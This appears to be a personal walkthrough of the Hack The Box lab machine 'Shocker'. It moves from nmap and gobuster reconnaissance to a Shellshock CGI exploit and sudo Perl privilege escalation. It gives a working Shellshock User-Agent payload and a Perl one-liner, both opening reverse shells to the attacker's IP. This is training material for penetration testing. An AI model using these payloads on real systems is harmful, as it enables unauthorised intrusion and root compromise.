
Linux - Easy - Shocker

Wednesday, 8 February 2023 6:39 pm



Reconnaissance

Quick Nmap tcp scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O -vvv 10.10.10.56
```

PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+p7S52OGHlaG7Hu45XlnihI1INNsMX7gpNcfQEYnyby+hjHWPLo4
++fAyO/lB8NammyA13Mzvly8pxvB9gmCJhVPaFzG5yX6Ly8OIsvVDk+qVa5eLCIua1E7WGACUlmkEGljDvzOaBdogMQZ8TGBTqNZbShnFH1WsUxBtJNRtYfeeGjztKTQqqj4WD5atU8dqV/IwmTyIpE7wdHZ+
38ckuYL9dmUPLh4Li2ZgdY6XnlVOBGthY5o2uJ2OFp2xe1WS9KvbYj/tH
| 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKlQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQrOL7X6Mi9YQF9QRVJpwtmV9KAtWltmk3qm4oc=
| 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/8%OT=80%CT=1%CU=30400%PV=Y%DS=2%DC=I%G=Y%TM=63E33742
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%II=I%TS=8)SEQ(SP=10
OS:2%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(O1=M537ST11NW6%O2=M537ST11NW6%O3
OS:=M537NNT11NW6%O4=M537ST11NW6%O5=M537ST11NW6%O6=M537ST11)WIN(W1=7120%W2=7
OS:120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M537NNSNW
OS:6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.000 days (since Wed Feb 8 00:46:17 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:46
Completed NSE at 00:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 35.13 seconds
Raw packets sent: 1210 (57.266KB) | Rcvd: 1177 (50.818KB)

Results from Initial Nmap TCP scan

Port 80: Running Apache httpd 2.4.18 ((Ubuntu))
Port 2222: Running Open SSH OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

Nmap Full TCP scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O -p- -vv 10.10.10.56
```

Nmap full udp scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -O -vvv -p- 10.10.10.56
```


The nmap scan results did not show any other ports were open

So we have two potential points of entry:

Port 80: Running Apache httpd 2.4.18 ((Ubuntu))
Port 2222: Running Open SSH OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

Enumeration

We will now head to the IP address to check out the webpage on the Apache webserver



Don't Bug Me!


We will run a gobuster scan to check if we can enumerate directories

```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -t 10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 10.10.10.56
```

The gobuster scan leads us to one result so lets check that out:

```
root@kali:~/Desktop# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 10.10
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
===============================================================
[+] Url:            http://10.10.10.56
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/10/13 11:05:31 Starting gobuster
===============================================================
/server-status (Status: 403)
===============================================================
```

And we do not have access to this:



Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

Lets see if CGI directories :
/cgi-sys, /cgi-mod, /cgi-bin exists or not


If so, this might be vulnerable to the shellshock bash remote code execution vulnerability

Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

So CGI-BIN does but note that if you type cg-bin without the forward slash you will get a 404 not found



Not Found


The requested URL /cgi-bin was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

So we can run a go-buster scan again and try enumerate directories within this directory and add file extensions php, conf, xml, txt, sh


```
┌──(kali㉿kali)-[~/HTB/Linux/Shocker]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.56/cgi-bin/ -x php,conf,sh,txt,xml

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.56/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              xml,php,conf,sh,txt
[+] Timeout:                 10s
===============================================================
2023/03/22 02:13:27 Starting gobuster in directory enumeration mode
===============================================================
/user.sh              (Status: 200) [Size: 119]
```

And we found user.sh



The file automatically gets downloaded.

Lets open it



Curling it gives us this response:

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.10.56/cgi-bin/user.sh -vv
*   Trying 10.10.10.56:80...
* Connected to 10.10.10.56 (10.10.10.56) port 80 (#0)
> GET /cgi-bin/user.sh HTTP/1.1
> Host: 10.10.10.56
> User-Agent: curl/7.85.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 22 Mar 2023 06:37:00 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
< Content-Type: text/x-sh
<
Content-Type: text/plain

Just an uptime test script

 02:37:00 up  1:03,  0 users,  load average: 0.00, 0.00, 0.00


* Connection #0 to host 10.10.10.56 left intact
```

To see if this is vulnerable to shell shock, we can type the following command to retrieve the ID of the current user:
lets see if there is an nmap script that will help us do that

```
┌──(kali㉿kali)-[~]
└─$ locate nse | grep shellshock
/usr/share/nmap/scripts/http-shellshock.nse
```

Lets open the script and see:

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/nmap/scripts/http-shellshock.nse
local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local vulns = require "vulns"
local rand = require "rand"

description = [[
Attempts to exploit the "shellshock" vulnerability (CVE-2014-6271 and
CVE-2014-7169) in web applications.

To detect this vulnerability the script executes a command that prints a random
string and then attempts to find it inside the response body. Web apps that
don't print back information won't be detected with this method.

By default the script injects the payload in the HTTP headers User-Agent,
Cookie, and Referer.

Vulnerability originally discovered by Stephane Chazelas.

References:
* http://www.openwall.com/lists/oss-security/2014/09/24/10
* http://seclists.org/oss-sec/2014/q3/685
* https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
* http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
]]

---
-- @usage
-- nmap -sV -p- --script http-shellshock <target>
-- nmap -sV -p- --script http-shellshock --script-args uri=/cgi-bin/bin,cmd=ls <target>
-- @output
-- PORT   STATE SERVICE REASON
-- 80/tcp open  http    syn-ack
-- | http-shellshock:
-- |   VULNERABLE:
-- |   HTTP Shellshock vulnerability
-- |     State: VULNERABLE (Exploitable)
-- |     IDs:  CVE:CVE-2014-6271
```

Its got compilation instructions

Lets try and run it against our target

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-22 02:53 EDT
Nmap scan report for 10.10.10.56
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     Exploit results:
|       <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|   <html><head>
|   <title>500 Internal Server Error</title>
|   </head><body>
|   <h1>Internal Server Error</h1>
|   <p>The server encountered an internal error or
|   misconfiguration and was unable to complete
|   your request.</p>
|   <p>Please contact the server administrator at
|    webmaster@localhost to inform them of the time this error occurred,
|    and the actions you performed just before this error.</p>
|   <p>More information about this error may be available
|   in the server error log.</p>
|   <hr>
|   <address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80</address>
|   </body></html>
|
|     References:
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://seclists.org/oss-sec/2014/q3/685
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```


And we see that it is vulnerable

This website tells us how to exploit the shellshock vulnerability: https://www.exploit-db.com/docs/english/48112-the-shellshock-attack-%5Bpaper%5D.pdf?utm_source=dlvr.it&utm_medium=twitter


We set up a netcat listener on 4445

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4445
```

Open Burp and set Intercept on (make sure Foxy Proxy is setup and functioning)



Capture the request and send it to Repeater



Replace the User-Agent field with the following payload : () { :; };/bin/bash -i>& /dev/tcp/10.10.16.4/4445 0>&1


And Voila, we get initial foothold


Privilege Escalation

We notice that we can run perl with root privileges with user shelly so lets try a perl reverse shell payload from Pentest monkey and see if we can get root


We grabbed the following Perl reverse shell one liner from Pentest monkey:

sudo perl -e 'use Socket;$i="10.10.16.4";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'





And we get root!


zsh: corrupt history file /home/kali/.zsh_history
kali㉿ kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.56] 55070
/bin/sh: 0: can't access tty; job control turned off
whoami
root
#